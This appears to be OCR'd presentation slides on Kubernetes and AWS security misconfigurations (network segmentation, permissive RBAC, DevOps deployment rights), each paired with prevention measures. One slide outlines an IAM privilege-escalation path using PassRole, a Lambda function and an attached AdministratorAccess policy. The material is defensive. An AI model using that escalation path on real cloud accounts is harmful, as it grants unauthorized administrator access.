
Ops are not the best network admins

Effective prevention measures

Harden your application containers

Enforce segmentation within the cluster-internal network






Permissive RBAC policy


Business always need more access rights

Effective prevention measures

Least-privilege principle is key! Review policies*

* Some tools which can help:
KubiScan [CyberArk]
Krane [Appvia]







Lack of restrictions of DevOps deployments

The default configuration is not your best friend

Effective prevention measures

Restrict DevOps capacities on the cluster





Poorly configured networking within cluster

Ops are not the best network admins

Permissive RBAC policy


Business always need more access rights


Lack of restrictions of DevOps deployments

The default configuration is not your best friend

Effective prevention measures


Security monitoring and compliance is easy




Cloud environment
AWS account - DEVOPS
kubernetes
Has
PassRole
1 - Create & Invoke Lambda Function with Attach-user-policy
2 - Attach AdministratorAccess policy

More than **25 methods** could be abused to elevate his privileges
# RhinoSecurityLabs


AWS IAM





Role delegation must be defined in 2 ways :


/ **ASSUME POLICY in the role :** BOB could assume me

/ **IAM POLICY :** BOB is allowed to assume the role

